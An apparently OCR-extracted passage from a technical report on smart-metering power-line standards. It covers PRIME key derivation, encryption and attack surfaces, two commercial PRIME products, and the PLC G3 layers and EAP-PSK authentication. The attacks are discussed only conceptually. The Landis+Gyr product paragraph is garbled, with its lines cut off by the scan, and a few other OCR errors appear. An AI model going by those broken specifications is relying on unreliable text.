


Figure 6.5. Key derivation algorithm [19]

Generated Key = AES_enc (Generation Key, Constant (C)) [19]

6.6.6 Key Hierarchy

A set of three working keys are used by Service Nodes and Base Nodes for all data encryption. The three keys and their usage are the following:

Initial Working Key (WK_0): This key has a limited usage. It is used to decrypt the REG.SNK and REG.AUK fields of the REG_RSP message. It is used by the Service Node in a disconnected state and is derived using the following formula:

WK_0 = AES_enc (USK, 0)

Working Key (WK): This key is used to encrypt all the unicast data that is transmitted from the Base Node to a Service Node and viceversa. Each registered Service Node would have a unique WK that is known only to the Base Node and itself. The WK is derived using the following formula:

WK = AES_enc (USK, Random sequence received in SEC.RAN)

Subnetwork Working Key (SWK): This key is shared by the entire subnetwork. The security of the key is ensured because it is never transmitted over the physical channel. Instead of that, it is derived from other keys which are transmitted encrypted in REG and non-encrypted in SEC control packets. It is used to encrypt the following:

- Broadcast data, including MAC broadcast control packets
- Multicast data
- Unicast data that is transacted over direct connections, i.e. not involving the Base Node

The Subnetwork Working Key is derived using the following formula:

SWK = AES_enc (SNK, Random sequence received in SEC.SNK)

The WK and the SWK have a limited validity time in relation to the random sequence generation period. This sequence is generated and distributed through all network by the Base Node every *MACRandSeqChgTime* seconds using the SEC Control packets. If a device does not receive a new random sequence within 2 times the MAC Random Sequence Change Time, it considers the keys it is using as no longer valid.

The process for key derivation was designed to be indirect and with multiple stages in order to ensure its protection. The parameters involved in this process are the ones described in the following lines.

Master Keys (MK_1, MK_2): Two Master Keys are defined in the specification each one with different usages. The first one is used to derive the Device Secret Key and the second one to compute the Key Diversifier. Both of them are administered on the Base Node. Having two Master Keys turns the Unique Secret Key into a two stage process by deriving The DSK and KDIV in the first stage and in the second stage derive the USK from those two. It is important to note that both DSK and KDIV are unique for each registering Service Node.

Device Secret Key (DSK): This key is unique to each Service Node on the network and is hard-coded in the device during production. The DSK is constant for the entire life of the Service Node. The Base Node uses MK1 to derive Service Node-specific DSK using the following equation:

DSK = AES_enc (MK1, UI)

Key Diversifier (KDIV): This key is also unique to each Service Node, but in opposition to DSK, it does not have to be a fixed constant for the entire life of the Service Node. The Base Node computes device-specific KDIV using the following equation:

KDIV = AES_enc (MK2, UI)

Unique Secret Key (USK). The USK is used to derive WK_0 and WK as defined in the above equations. The USK is in turn derived by applying AES to KDIV, using DSK as the generation key, as shown in the following equation:

USK = AES_enc (DSK, KDIV)

Unique Identifier (UI): The UI of a Service Node shall be its EUI48, which is one of the three possible configurations used by IEEE for the device MAC address. [18]

6.6.7 Key distribution and management

The Base Node defines the Security Profile that will be used for MAC control packets that will travel on the network. Any node that tries to attach to the network has to adapt to the Security Profile advertised by the Base Node BPDU, which cannot be Security Profile 0 because MAC control packets must be encrypted. Any Terminal Nodes on a subnetwork that transit to Switch functionality as a result of a promotion should also advertise the same Security Profile as the Base Node in their BPDUs.

During a device registration the Security Profile for data traffic is negotiated and all time indicated by REG control packet specific fields for each device. All connections from/to the device must follow that Security Profile and any connections involving the same device cannot be a difference, in exception of the Base Node.

The SWK used to derive a working key for non-unicast traffic and direct connections is never transmitted non-encrypted over the physical channel. The SEC broadcast messages transmitted by the Base Node at regular intervals contain random keys for both unicast and non-unicast traffic. After a device registration, the REG response from the Base Node contains the random sequence used to derive WK for unicast traffic. The REG message is followed by a unicast SEC message from Base Node to the registering device. [18]

6.6.8 Data encryption algorithm

Any connections working on Security Profile 1 always transmit a SCRC (Security CRC) with all packets. It is calculated over the unencrypted packet payload. It is the confirmation for the data contained in the packet for when it is decrypted at the receiving end. It is calculated by the generator polynomial g(D)=D8+D2+D+1 of the polynomial D8 multiplied by the unencrypted packet payload.

The data block obtained by the concatenation of the unencrypted payload of the packet and the SCRC is padded with a 1 and as many zeroes as necessary to make it a multiple of 128 pack and divided into 128-bit blocks. The 1 inserted is used to detect the start of the padding at the receiver. After that, each 128-bit block is encrypted with the

AES algorithm using the Working Key and the result is the encrypted payload of the packet. Afterwards the packet header is added as the final operation of the process. [19] [18]




Figure 6.6. Encryption algorithm [19]

6.6.9 Transmitter MAC Security Module

When a packet is being sent from MAC layer, the Transmitter Module first gives DMA-AES block a control signal indicating the address for the header and SRAM response fixed bytes to Transmitter Module through the DMA-AES Module. The Transmitter Module analyses the header and aggregates information such as payload and the fact that it must be encrypted or not, the kind of key should be used for encryption or the size of the data. This procedure is shown on the following figure:




Figure 6.7. Transmitter Module Architecture [19]

1. Get address for Header
2. After getting Head, TX module has to analyze the Head information, then deciding the associated packet would encrypt or not, meanwhile, indicating payload's address.
3. Get Header Words, and send to TX to analyzing
4. Read payload
5. Send payload to TX block encrypted or direct

Aggregating control signal would be re-sent back to DMA-AES module after one or several cyclic times. DMA-AES module attains key and prepares encryption when the payload need encrypted. Meanwhile, DMA-AES module gets payload sentences from SRAM with indicating address, and 32-bit data would be attained every time based on the bus width. After encryption, DMA-AES module sends 32-bit data back to TX module each time. [19]

6.6.10 Receiver MAC Security Module

When a packet from PHY is received, its associated information is analyzed and a decision is taken about whether it should be decrypted or not, which is needed for decryption and where it is going to be stored in the SRAM. After all this process DMA gives the Receiver Module a control signal indicating that it is ready for receiving a new packet. All the procedure is shown in the following figure:




Figure 5. Receiver AES module Architecture

Figure 6.8 Receiver Module Architecture [19]

1. Read Header from PHY and decide either to encrypt or not indicating address in SRAM
2. Store Head to SRAM
3. Control signal
4. Get payload
5. Send payload to DMA decrypted or direct

After analyzing by RX module, address which indicates in the SRAM is attained, and the packet would directly send to SRAM through DMA module if the packet needs no decryption. Then DMA module gives RX a control signal indicating that it has capability to receive next packet. [19]

6.7 Possible attacks to PRIME

Although AES-128 algorithm is supposed to give complete cryptographic protection when implemented, methods to break the algorithm and being capable of unencrypt the information protected with it may be attempted. If this scenario is reproduced, security issues on PRIME will no longer be accomplished. Besides of that, other kinds of attacks may be performed to get over security procedures implemented in PRIME.

6.7.1 Exposition of the keys

PRIME security does not provide Perfect Forward Secrecy. Compromise of the keys leads to compromise of recorded past sessions, consequently, if this compromise is not accomplished, this may enable an attacker to impersonate a Base Node and this may lead to attacker to attempt to obtain critical information from the Service nodes.

PRIME security procedures provide no protection against a legitimate device sharing its keys with a third party. Then, not permanently but during the period while the working are valid, an attacker may be capable of using the working to get access to the network and eavesdrop information from it. Since the attacker owns the valid working keys he may obtain this information unencrypted.

6.7.2 Denial of Service (DoS) attacks

One of the attacks that may be performed if an attacker is able to gets access in the network is the DoS attack. This attack aims at preventing transmission of user data, and signaling and control information over the network disrupting communication and network operation. It can be achieved by malicious third parties who:

- Try to flood the network with big amounts of irrelevant information in order to make it collapse
- Induce specific protocol failures
- Impersonate as Base Nodes and then prevent data traffic, either user traffic, signaling traffic or control traffic, from being transmitted

6.7.3 Identity protection

Since it was chosen to restrict to a single cryptographic primitive from symmetric cryptography, namely, the block cipher AES-128, it appears that it is not possible to provide reasonable identity protection without failing to meet the simplicity goal.

If only symmetric cryptography is used, only a weak form of identity protection may be offered, namely, pseudonym management. In other words, the peer and the server agree on pseudonyms that they use to identify each other and usually change them periodically, possibly in a protected way so that an attacker cannot learn new pseudonyms before they are used.

With pseudonym management, there is a trade-off between allowing for pseudonym resynchronization (thanks to a permanent identity) and being vulnerable to active attacks (in which the attacker forges messages simulating a pseudonym desynchronization). Because pseudonym management adds complexity to the protocol and implies this unsatisfactory trade-off, it was decided not to be included.

However, PRIME security procedures may trivially provide some protection when the concern is to avoid the "real-life" identity of the user being discovered. This attack can very simply be thwarted, merely by not providing users with an identifier that allows easy recovery of their real-life identity. It is believed that when an identifier that is not correlated to a real-life identity is used, no valuable information leaks because of the fact that not specific identity protection procedures are implemented.

It is worth noting that the Base Node systematically discloses its identity, which may allow probing attacks. This may not be a problem as the identity of the server is not supposed to remain secret. On the contrary, users tend to want to know to whom they will be talking in order to choose the right network to attach to.

6.8 PRIME solutions for smart metering

6.8.1 Landis+Gyr E450-PRIME

is+Gyr smart meter
ver a wide range of
ıe smart metering in
50 communication
the PRIME standard
PHY layers and
application layer.
able for combining
ts infrastructure and
perable.

e 50 Hz +/- 1% in a
-25 to +70ºC with a
ctive energy. It also
cision clock without
enance for up to 6

There are many possible communication channels for the E450 smart meter. The optical channel can be used over the IEC62056-21 protocol for the low layers and HDLC and DLMS/COSEM for upper layers. Also the standard RS485 channel can be used but the main one is the PRIME standard through the PLC modem incorporated into the smart meter using DLMS/COSEM for application layer. In this case, a full-duplex communication system is implemented following the EN 50065-1 normative. [41]

For further information on this smart meter go to: www.landisgyr.com

6.8.2 ADDM2102 Modem board for PRIME

The ADDM2102 PRIME Modem Board provides a platform to develop a complete PRIME meter. It implements a PRIME certified ADD1021 System on Chip, isolated PLC coupling circuitry and power supply, programming and debugging mode and serial USB connection. The ADDM2102 board is included in ADD Semiconductor development kits, which are provided with a complete implementation of ADD Semiconductor's certified PRIME software stack.

The ADD1021 is a low-cost but high efficiency SoC solution for narrowband PLC with the PRIME standard for smart metering. It can reach a baud rate up to 128 kbps in the CENELEC A band. It counts with hardware units specifically designed for it such as the 8051 enhanced microcontroller and the hardware 128-bit AES encryption block for security implementation. Besides, the optimized Analog Front End (AFE) incorporated to it, allows an outstanding coupling with low cost BOM. All these benefits come as a result that it was specifically designed for smart metering and smart grid applications.

This PRIME fully digital solution has a very good performance at high temperatures as well as an outstanding performance against noise over the physical channel. Moreover, it presents a high efficiency in TX which leads to less power consumption. [43]




Figure 6.9. ADD1021 SoC block diagram [43]

For further information on this ADD PRIME solution go to: www.addsemi.com

7. PLC G3

7.1 Introduction

PLC G3 is a PLC OFDM standard of communication system for metering purposes that was developed by ERDF and Maxim. The design of the standard was developed to accomplish the aims of robustness, simplicity, flexibility, security, openness and scalability. The layers stack implemented to fulfill these goals is formed by:

- A robust high-performance PHY layer based on OFDM and adapted to PLC environment
- A MAC layer of the IEEE type, well suited to low data rates
- IPv6, the new IP generation and the 6LoWPAN adaptation sublayer taken from the internet world to adapt IPv6 to the MAC layer at the best possible way
- Application layer comprising two broad classes of applications: the metering application based on DLMS/COSEM and the Application ensuring the management of the meter

The following figure gives an overview of the PLC OFDM G3 metering communication profile when it is used to implement applications for Automated Meter Management (AMM) with the DLMS/COSEM protocol at the application level.




Figure 7.1. PLC OFDM G3 metering communication profile [22]

7.2 Physical layer overview

The PLC G3 works between the 35.9 kHz to 90.6 kHz frequencies of the CENELEC-A band. An OFDM combined with either DBPSK or DQPSK modulation scheme is chosen to reach 33.4 Kbps data rate in normal conditions operation of the system. This makes the design of the receiver circuitry simple because there no need for coherent detection for the carriers phase. Instead of that, adjacent symbol is used for detecting the phase of the carriers of the current symbol.

The system has two possible works modes, named Normal and Robust modes. In Normal mode, the FEC is composed of a Reed Solomon Encoder, either with 8 or 16 Bytes of parity, and a convolutional encoder. In the Robust mode the FEC is composed of Reed Solomon and convolutional encoders followed by a Repetition Code (RC) that repeat each bit four times, making the system more robust to channel impairments. In the following figure can be seen a block diagram of the OFDM transceiver: [24]




Figure 7.2. OFDM Block transceiver [24]

As seen before, two possible modulation schemes may be used in collaboration with OFDM. Moreover, also the Robust Mode for protecting the data against a noisy transmission medium may be used when necessary. For these possible modes of system operation, all basic physical parameters but all are presented in the following chart:

CENELEC A Number of Symbols	Reed Solomon Blocks DQPSK	Reed Solomon Blocks DBPSK	Reed Solomon Blocks (Robust)
	Out/In Bytes P16	Out/In Bytes P16	Out/In Bytes P8
12	53/37	26/10	-
20	89/73	44/28	-
32	143/127	71/55	-
40	179/163	89/73	21/13
52	233/217	116/100	28/20
56	251/235	125/109	30/22
112	-	251/235	62/54
252	-	-	141/133
	Data rate (bps) DQPSK P16	Data rate (bps) DBPSK P16	Data rate (bps) (Robust) P8
12	13453	4620	-
20	20556	8562	-
32	27349	12332	-
40	30445	14049	3192
52	33853	15941	3765
56	34759	16444	3867
112	-	20360	5002
252	-	-	5765
Bits per frame	1440		
Bits per frame in Robust mode	360		
Symbols at the output of encoder	104		
FFT points	256		
Overlapped samples	8		
Cyclic prefix samples	30		
FCH symbols	12		
Sampling frequency	0.4 MHz		
Symbols in preamble	9.5		
Frame duration	0.043 sec		

Figure 7.3. PLC G3 PHY layer parameters [24]

7.3 MAC layer overview

Two functional blocks composed the MAC layer in PLC G3:

- **The MAC Common Part Sublayer (MCPS)** responsible for communication with neighbouring nodes. Its numerous functions are the following:
  - Generation of the MAC Protocol Data Units (MAC PDUs) which can be data frames, check frames or beacon frames
  - Regulation of the CSMA/CA Access Medium method and treatment of QoS
  - Reliable data transfer to the immediate neighbours using ACK mechanism
  - Encryption in AES-128 CCM* mode with selection among various Group Session Keys and an Anti-Replay mechanism
  - PAN selection and addressing of the different nodes using EUI-64 format or 16 bits short address used for the LBP protocol of the 6LoWPAN layer
- **The MAC Layer Management Entity (MLME)** responsible for management of the MAC sublayer. The sublayer functions are:
  - Active scan of neighbouring nodes when a node is trying to connect to the network or after the detachment of a node. The EAP protocol whose packets are encapsulated into 6LoWPAN packets is in charge of this process
  - Management of the MAC level parameters that constitute the MAC Information Base
  - Initialization and re-initialization of the MAC and PHY layers [22]

7.4 6LoWPAN Adaptation layer overview

Three functional blocks can be identified within the 6LoWPAN Adaptation Layer:

- **The common processing operations block**. It is responsible for end-to-end communications within PLC PAN. It is based in the 6LoWPAN Information Base and its Routing Table, which contains the 16 bit addresses of neighbor nodes. It has a lot of important functions: Upper levels header compression, fragmentation, generation of the 6LoWPAN PDUs, packet reordering, etc

- **The routing function** in Mesh mode. It constitutes the routing table using the LOAD protocol, which is a compact version of the AODV protocol adapted to 6LoWPAN
- **The Security and Initial Configuration function.** It uses the 6LoWPAN Bootstrapping Protocol (LBP) encapsulating the EAP authentication protocol. Its function is an authentication process before the shared keys can be exchanged between the network nodes [22]

7.5 Security on PLC G3

Many security services are provided on the PLC G3 OFDM network, all of them based on the EAP protocol. This protocol is very flexible and supports a wide range of EAP methods for different purposes. Each one of these methods is characterized by its credentials (shared secret, certificate, SIM cards, etc) and by its signature and encryption algorithms.

In the case of PLC G3 the method chosen is EAP-PSK, which was developed in France Telecom R&D in 2003-2004. It was chosen in order to accomplish the following goals that were taken into account in this method design:

- **Simplicity:** EAP-PSK relies on a single cryptographic primitive, AES-128. Restriction to such a primitive, and in particular, not using asymmetric cryptography like Diffie-Hellman key exchange, makes EAP-PSK easy to understand and implement while avoiding cryptographic negotiations. It can also be described as lightweight and well suited for any type of device, especially those with little processing power and memory. However, this prevents EAP-PSK from offering advanced features such as identity protection, password support, or Perfect Forward Secrecy (PFS). This choice has been deliberately made as a trade-off between simplicity and security. For the sake of simplicity, EAP-PSK has also chosen a fixed message format and not a Type-Length-Value (TLV) design.
- **Security:** Since the design of authenticated key exchange is notoriously known to be hard and error prone, EAP-PSK tries to avoid inventing any new cryptographic mechanism. It attempts instead to build on existing primitives and protocols that have been reviewed by the cryptographic community.
- **Extensibility:** It provides a mechanism to allow future extensions within its protected channel. Thanks to this mechanism, the EAP-PSK method will be to provide more sophisticated security services when the need to do so arises. In th3 PLC G3 case, it is easily extensible to the Group Key distribution.
- **Wide applicability:** EAP-PSK should be suitable to authenticate over any network, and in particular over IEEE 802.11 wireless LANs. [23]

7.5.1 Access Control and Authentication

An End Device (ED) cannot access the network before passing a preliminary Identification and Authentication process. This stage is based on two parameters that characterize every ED:

- **A EUI-48 MAC address** as defined in [802-2001] considered as a public domain address. It may be easily converted into EUI-64 as required in the 802.15.4 standard published in 2006 and its related documents.

- **A 128-bit shared secret** (aka Pre-Shared Key or PSK) used as a credential during the authentication process. It is shared between the ED and the authentication server. The mutual authentication is based on the assumption that the other part knows the PSK. From this PSK the Authentication Key (AK) is derived, a key used only for the purpose of authentication, which makes this part cryptographically independent from other aspects of the EAP protocol.

These Authentication and Identification procedures are activated when an ED restarts and can be also activated at any time if the security policy agreed requires to do so. Embedding the EAP protocol, the 6LoWPAN Bootstrapping Protocol (LBP) carries the related material. These two protocols have been designed to be relayed by intermediate nodes. Then , during the Bootstrapping phase, when an ED (aka LBD) that have not yet acquired a routable 16-bit address, is a 1-hop distance of the PAN Coordinator (aka LBS) they can directly communicate. Otherwise, they must use an intermediate node (aka LBA) located at 1-hop distance of the LBD. [23]

The LBP protocol has been designed to fit two different authentication architectures:

- The authentication function is directly supported by the LoWPAN Bootstrapping Server (LBS), and in this case all the authentication material (access lists, credentials, etc.) must be loaded in the LBS.
- The authentication function is supported by a remote and centralized Authentication, Authorization and Accounting (AAA) server, and in this case, the LBS is only in charge of forwarding the EAP messages to the AAA server over a standard AAA protocol.

In this case, the AAA protocol used is Remote Authentication Dial in User Service (RADIUS), an IETF standard whose server is usually a background process running in a UNIX or Windows server. The protocol works on the application layer level using UDP and its procedure is simple: the user sends a request to a Remote Access Server (NAS) to gain access to a network using access credentials. After that, the NAS requests access for that user to the RADIUS server including the user credentials and the RADIUS server checks the user identity via EAP procedures.

After the EAP procedures, the NAS sends back to the user either one of three possible answers: the Access Accept granting the access for the user, the Access Reject denying the user access or the Access Challenge for requesting additional information from the user such as a secondary password or PIN. In response, the user may ask for a reason for the rejection, send a welcome message for the acceptance or send the additional information required. [23] [71] [72]

